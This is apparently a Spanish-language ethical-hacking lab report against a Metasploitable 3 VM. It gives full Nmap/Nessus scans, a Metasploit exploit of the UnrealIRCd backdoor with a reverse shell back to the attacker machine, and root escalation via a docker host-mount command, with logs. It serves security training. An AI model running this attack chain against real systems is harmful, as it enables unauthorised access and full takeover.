Laboratorio Hacking Ético – Descubrimiento y explotación de Host

Este laboratorio tiene como objetivo aplicar de forma práctica los conocimientos adquiridos en mi formación en ciberseguridad ofensiva.
Todas las pruebas se realizan en un **entorno controlado y aislado**, con **fines exclusivamente educativos** y respetando las buenas prácticas de hacking ético.
El ejercicio consiste en identificar y explotar vulnerabilidades en un sistema objetivo preconfigurado para ser inseguro, utilizando herramientas y técnicas dispuestas a tal fin.

Entorno de Trabajo:


Máquinas virtuales creadas en Virtual Box versión 7.1.10.


Atacante: Kali Linux

Objetivo: Metasploitable 3 Ubuntu 14.04LTS

Red configurada: Host-Only. 192.168.56.0/24

Herramientas: Nmap, Nessus Essentials, Metasploit Framework, Docker, Python.




vagrant@ubuntu:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 14.04 LTS
Release: 14.04
Codename: trusty
vagrant@ubuntu:~$ _

Fase 1 – Reconocimiento de Hosts

Desde la máquina Kali Linux se realizó un barrido de red sobre el segmento 192.168.56.0/24 con el objetivo de identificar los hosts activos presentes en la red.


Se utilizó el siguiente comando de Nmap:

```
sudo nmap -sn 192.168.56.0/24
```

- **sudo** → permite que Nmap utilice escaneo ARP, más preciso en redes locales y con menor generación de "ruido" (menos paquetes innecesarios).
- **-sn** → evita el escaneo de puertos, limitándose únicamente a descubrir hosts activos.

Resultado:

Se detectaron 4 hosts activos, incluyendo el atacante (192.168.56.103) y la máquina objetivo (192.168.56.101).



Fase 2 – Escaneo de puertos y servicios

Una vez descubierto el host objetivo, se realizó un escaneo detallado para identificar puertos abiertos, servicios activos, versiones de software y estimar el sistema operativo.

Comando utilizado en nmap:

```
sudo nmap -sS -sV -O --reason -oX escaneo_puertos .xml --
stylesheet “https://svn.nmap.org/nmap/docs/nmap.xsl”
192.168.56.101
```

- -sS → Escaneo SYN (half-open), rápido y menos intrusivo que un TCP Connect.
- -sV → Detección de versiones de los servicios.
- -O → Detección de Sistema Operativo.
- - -reason → Muestra el motivo por el que Nmap clasifica un puerto con un estado determinado.

Resultados:

Se detectaron 9 puertos abiertos:

Puerto	Servicio	Version/Producto
22	ssh	OpenSSH/ 6.6.1p1 Ubuntu
80	http	Apache httpd/ 2.4.7
111	rpcbind	2-4
139	netbios-ssn	Samba smbd/3.X – 4.X
445	netbios-ssn	Samba smbd/3.X – 4.X
631	Ipp	CUPS/1.7
3306	mysql	MySQL
6667	irc	UnrealIRCd
8080	http	Jetty/ 8.1.7.v20120910

Identificación de Sistema Operativo:

OS match: Linux 3.2 - 4.14 (100%)

OS match: Linux 3.8 - 3.16 (100%)

Estos resultados son coherentes con el sistema Ubuntu 14.04 LTS identificado mediante lsb_release -a, ya que esta versión utiliza un kernel dentro de los rangos detectados.

Nmap Report – 192.168.56.101

Wed Aug 13 19:48:47 2025

Versiones	Nmap 7.95 · XML v1.05
Comando	`/usr/lib/nmap/nmap -sS -sV -O --reason -oX /home/kali/Documentos/labs/escaneo_puertos.xml --stylesheet https://svn.nmap.org/nmap/docs/nmap.xsl 192.168.56.101`
Resumen	Nmap done at Wed Aug 13 19:48:47 2025; 1 IP address (1 host up) scanned in 12.75 seconds

Host

IPv4	192.168.56.101
MAC	
Distancia	1 hop(s)
Uptime	104794 s
Último arranque	Tue Aug 12 14:42:13 2025

Coincidencias de SO

- Linux 3.2 - 4.14 100%
- Linux 3.8 - 3.16 100%

Puertos abiertos (9)

Solo se listan puertos con estado open.

Puerto	Protocolo	Estado	Servicio	Producto	Versión	Extra	Hostname	Razón
22	tcp	open	ssh	OpenSSH	6.6.1p1 Ubuntu 2ubuntu2.13	Ubuntu Linux; protocol 2.0	—	syn-ack
80	tcp	open	http	Apache httpd	2.4.7	—	127.0.0.1	syn-ack
111	tcp	open	rpcbind	—	2-4	RPC #100000	—	syn-ack
139	tcp	open	netbios-ssn	Samba smbd	3.X - 4.X	workgroup: WORKGROUP	UBUNTU	syn-ack
445	tcp	open	netbios-ssn	Samba smbd	3.X - 4.X	workgroup: WORKGROUP	UBUNTU	syn-ack
631	tcp	open	ipp	CUPS	1.7	—	—	syn-ack
3306	tcp	open	mysql	MySQL	—	unauthorized	—	syn-ack
6667	tcp	open	irc	UnrealIRCd	—	—	irc.TestIRC.net	syn-ack
8080	tcp	open	http	Jetty	8.1.7.v20120910	—	—	syn-ack

Generado desde XML sin depender de la hoja de estilos de Nmap.

Fase 3 – Análisis de vulnerabilidades

Una vez identificados los puertos y servicios mediante Nmap, se procedió a realizar un análisis preliminar de vulnerabilidades utilizando scripts NSE.

Comando utilizado:

```
sudo nmap -sS --script vuln 192.168.56.101 -oX
/home/kali/Documentos/labs/vulnerabilidades.xml --stylesheet
"https://svn.nmap.org/nmap/docs/nmap.xsl"
```

Hallazgos relevantes:

Nota: para no extender en demasía el documento se incluyen a continuación las 4 vulnerabilidades mas prioritarias para este laboratorio.

1. IRC Backdoor – Puerto 6667
    - Servidor IRC ejecutando una versión troyanizada (UnrealIRCd) que permite ejecución remota de comandos.
    - Referencia: CVE-2010-2075
    - Severidad: Crítica
2. Slowloris DoS – Puertos 80, 631 y 8080
    - Múltiples servicios web vulnerables a ataques de denegación de servicio mediante conexiones HTTP parciales.
    - Referencia: CVE-2007-6750
    - Severidad: Media
3. SQL Injection – Puerto 80
    - Aplicación web con parámetros GET potencialmente vulnerables a inyección SQL.
    - Referencia: OWASP SQL Injection
    - Severidad: Alta
4. MySQL expuesto – Puerto 3306
    - Servicio de base de datos MySQL accesible remotamente sin restricciones detectadas.
    - Referencia: MySQL Security Guidelines
    - Severidad: Alta

Observaciones de la fase:

- El puerto 6667/tcp (UnrealIRCd) representa la vulnerabilidad más crítica y directamente explotable.

- Las vulnerabilidades Slowloris son reproducibles fácilmente, pero su impacto se limita a la disponibilidad del servicio.
- Los hallazgos SQLi en el puerto 80 requieren confirmación manual con herramientas específicas antes de su explotación.

Fase 4 – Análisis con Nessus

Con el objetivo de confirmar los hallazgos obtenidos en la fase anterior (Nmap NSE) y de identificar vulnerabilidades adicionales antes de la explotación, se realizó un escaneo utilizando la herramienta Nessus en un entorno controlado y aislado.

Configuración de la política de escaneo:

- Nombre de la política: Lab_Hacking_Etico_192.168.56.101
- Objetivo (Target): 192.168.56.101

Host Discovery:

- Métodos: ARP, TCP, ICMP, UDP.

Port Scanning:

- Consider unscanned ports as closed: Activado.
- Port range: Default (puertos más comunes y relevantes para vulnerabilidades conocidas).
- Network Port Scanners: TCP (SYN) y UDP activados.

General Settings:

- Probe all ports to find services: Activado.
- Search for SSL/TLS/DTLS services: Activado en All TCP ports.
- Identify certificates expiring within: 60 días (valor por defecto).
- Enumerate all SSL/TLS ciphers: Activado.
- Enable CRL checking: Desactivado.

Assessment / General:

- Override normal accuracy: No.
- Avoid potential false alarms: No.
- Show potential false alarms: No.
- Perform thorough tests: Sí (mayor profundidad en entorno controlado).

Justificación de configuración:

- Se mantuvo el rango de puertos por defecto para optimizar tiempos de escaneo, priorizando la identificación de servicios comunes y vulnerabilidades asociadas.
- Se activó la detección de servicios SSL/TLS en todos los puertos TCP para identificar configuraciones inseguras o cifrados obsoletos.

- Se habilitaron pruebas exhaustivas (thorough tests) para maximizar la cobertura y profundidad del análisis, aceptando un mayor tiempo de ejecución dado el carácter controlado del laboratorio.

Tras ejecutar el escaneo con la política configurada sobre el host 192.168.56.101, Nessus identificó las siguientes vulnerabilidades:

Vulnerabilidades críticas:

1. Canonical Ubuntu Linux SEoL (14.04.x) – Sistema operativo fuera de soporte.
    - Severidad: Crítica – CVSS 10.0
    - Plugin: 201408
2. Drupal Coder Module Deserialization RCE – Ejecución remota de código a través de deserialización insegura en módulo de Drupal.
    - Severidad: Crítica – CVSS 10.0*
    - Plugin: 92626

Vulnerabilidades altas:

1. SSL Medium Strength Cipher Suites Supported (SWEET32) – Uso de cifrados débiles en SSL/TLS (CVE-2016-2183).
    - Severidad: Alta – CVSS 7.5
    - Plugin: 42873
2. Drupal Database Abstraction API SQL Injection – Inyección SQL en API de base de datos de Drupal.
    - Severidad: Alta – CVSS 7.5*
    - Plugin: 78515

Vulnerabilidades medias:


1. SSL Certificate Cannot Be Trusted – Certificado no confiable.
    - Severidad: Media – CVSS 6.5 – Plugin 51192
2. SSL Self-Signed Certificate – Certificado autofirmado.
    - Severidad: Media – CVSS 6.5 – Plugin 57582
3. TLS Version 1.0 Protocol Detection – Protocolo obsoleto.
    - Severidad: Media – CVSS 6.5 – Plugin 104743
4. TLS Version 1.1 Deprecated Protocol – Protocolo obsoleto.
    - Severidad: Media – CVSS 6.5 – Plugin 157288

Vulnerabilidades bajas:

1. SSH Server CBC Mode Ciphers Enabled – Uso de cifrados CBC inseguros en SSH.
    - Severidad: Baja – CVSS 3.7 – Plugin 70658
2. SSH Weak Key Exchange Algorithms Enabled – Algoritmos de intercambio de claves débiles en SSH.
    - Severidad: Baja – CVSS 3.7 – Plugin 153953
3. ICMP Timestamp Request Remote Date Disclosure – Divulgación de fecha y hora mediante ICMP Timestamp.
    - Severidad: Baja – CVSS 2.1* – Plugin 10114
4. SSH Weak MAC Algorithms Enabled – Algoritmos MAC débiles en SSH.
    - Severidad: Baja – CVSS 2.6* – Plugin 71049

Observaciones

- El conjunto de vulnerabilidades identificadas cubre debilidades críticas explotables de forma remota (Drupal, SSL/TLS) y fallos de configuración que amplían la superficie de ataque (SMB sin firma, SSH con cifrados débiles, protocolos inseguros).
- Varias vulnerabilidades, como la RCE en Drupal y la SQLi en Drupal Database API, son candidatos claros para la fase de explotación.



Wed, 13 Aug 2025 23:32:40 -03

TABLE OF CONTENTS

Vulnerabilities by Host

- 192.168.56.101

Vulnerabilities by Host

Collapse All | Expand All

192.168.56.101

2	2	9	4	56
CRITICAL	HIGH	MEDIUM	LOW	INFO

Severity	CVSS v3.0	VPR Score	EPSS Score	Plugin	Name
CRITICAL	10.0	-	-	201408	Canonical Ubuntu Linux SEoL (14.04.x)
CRITICAL	10.0*	-	-	92626	Drupal Coder Module Deserialization RCE
HIGH	7.5	6.1	0.3085	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5*	7.4	0.9432	78515	Drupal Database Abstraction API SQLi
MEDIUM	6.5	-	-	51192	SSL Certificate Cannot Be Trusted

Fase 5 – Explotación de vulnerabilidad UnrealIRCd Backdoor (CVE-2010-2075)

Objetivo:

Aprovechar la vulnerabilidad conocida en la versión troyanizada de UnrealIRCd 3.2.8.1 para obtener ejecución remota de comandos en el servidor objetivo. Esta vulnerabilidad fue detectada en la Fase 3 mediante Nmap NSE.

Descripción técnica

UnrealIRCd 3.2.8.1 distribuido desde su repositorio oficial entre noviembre de 2009 y junio de 2010 contenía un backdoor que permitía a un atacante remoto ejecutar comandos arbitrarios en el sistema con los privilegios del proceso del servidor IRC, sin necesidad de autenticación.

- CVE: CVE-2010-2075
- Impacto: Ejecución remota de comandos (RCE).
- Nivel de acceso: Usuario del servicio, potencial escalada posterior.

Herramientas utilizadas:

- Kali Linux (máquina atacante)
- Metasploit Framework (msfconsole)

Procedimiento ejecutado:

1. Búsqueda del módulo:

   ```
   search ircd
   ```

   Se identificó el módulo exploit/unix/irc/unreal_ircd_3281_backdoor.

2. Carga del módulo y configuración del payload:

   ```
   use exploit/unix/irc/unreal_ircd_3281_backdoor
   set RHOST 192.168.56.101
   set payload cmd/unix/reverse
   ```

3. Ejecución del exploit:

```
exploit
```

Metasploit inició el reverse handler y estableció conexión con el servicio IRC en el puerto 6667, enviando el comando malicioso que activó el backdoor. Se abrió una sesión de command shell.

Resultados obtenidos:

- Usuario comprometido:

```
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
whoami
boba_fett
```

- Información del sistema:

```
uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 GNU/Linux
```

- Evidencia de acceso a datos:

```
cd /home/vagrant
ls
VBoxGuestAdditions.iso  ficherosuperimportante.txt
cat ficherosuperimportante.txt
esta info es super importante
```

Impacto:

- Acceso remoto sin autenticación a través de una vulnerabilidad crítica.
- Ejecución de comandos en el servidor como usuario boba_fett.
- Lectura de archivos de otros usuarios, demostrando pérdida de confidencialidad.
- El usuario comprometido pertenece al grupo docker, lo que abre la puerta a escalada de privilegios hasta root.

```
msf6 > search ircd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS   192.168.56.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:
```

```
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.103
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.56.103
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
[!] Unknown datastore option: LPORT. Did you mean RPORT?
LPORT => 4444
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                  .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby               .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
```

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.103
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.56.103
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
[!] Unknown datastore option: LPORT. Did you mean RPORT?
LPORT => 4444
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                  .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby               .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.56.103:4444
[*] 192.168.56.101:6667 - Connected to 192.168.56.101:6667 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.56.101:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ruaPYWEdmnDGhl64;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ruaPYWEdmnDGhl64\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.103:4444 → 192.168.56.101:59171) at 2025-08-14 00:32:41 -0300
```

```
install-sh
ircd.log
ircd.motd
ircd.pid
ircd.tune
ircdcron
keys
m_template.c
makefile.win32
modulize
networks
newnet
spamfilter.conf
src
tmp
unreal
unreal.in
unrealircd.conf
update
wircd.def
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
whoami
boba_fett
uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
pwd
/opt/unrealircd/Unreal3.2
cd /home
ls
anakin_skywalker
artoo_detoo
ben_kenobi
boba_fett
c_three_pio
chewbacca
darth_vader
greedo
han_solo
jabba_hutt
jarjar_binks
kylo_ren
lando_calrissian
leia_organa
luke_skywalker
vagrant
cd vagrant
ls
VBoxGuestAdditions.iso
ficherosuperimportante.txt
cat ficherosuperimportante.txt
esta info es super importante
```

Fase 6 – Escalada de privilegios vía Docker

Objetivo:

Aprovechar la pertenencia del usuario boba_fett al grupo docker para obtener privilegios de superusuario (root) en el sistema objetivo.

Contexto:

En Linux, los usuarios del grupo docker pueden iniciar contenedores y montar el sistema de archivos del host dentro de ellos, lo que permite acceso total sin restricciones.

Procedimiento:

1. Verificación de grupo Docker

```
id
# uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
```

2. Mejora de la shell a TTY interactivo

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

3. Ejecución del contenedor con montaje del host

```
docker run -v /:/mnt --rm -it ubuntu chroot /mnt bash
```

4. Confirmación de privilegios root

```
whoami
# root
id
# uid=0(root) gid=0(root) groups=0(root)
```

Impacto:

- Control total del sistema: lectura y modificación de cualquier archivo, gestión de servicios, instalación de puertas traseras y borrado de datos.
- Vulnerabilidad originada por una mala práctica de gestión de permisos: otorgar acceso al grupo docker a usuarios no administradores.

```
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
docker run -v /:/mnt --rm -it ubuntu bash -c "chroot /mnt bash"
the input device is not a TTY
python -c 'import pty; pty.spawn("/bin/bash")'
boba_fett@ubuntu:/home/vagrant$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt bash
 bashr run -v /:/mnt --rm -it ubuntu chroot /mnt
root@b92957c39c7f:/# whoami
whoami
root
root@b92957c39c7f:/# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Conclusiones

El laboratorio permitió simular un ataque controlado desde la fase de reconocimiento hasta la toma de control total del sistema objetivo, documentando cada etapa y herramienta utilizada.

Logros principales:

- Identificación precisa de host y servicios activos.
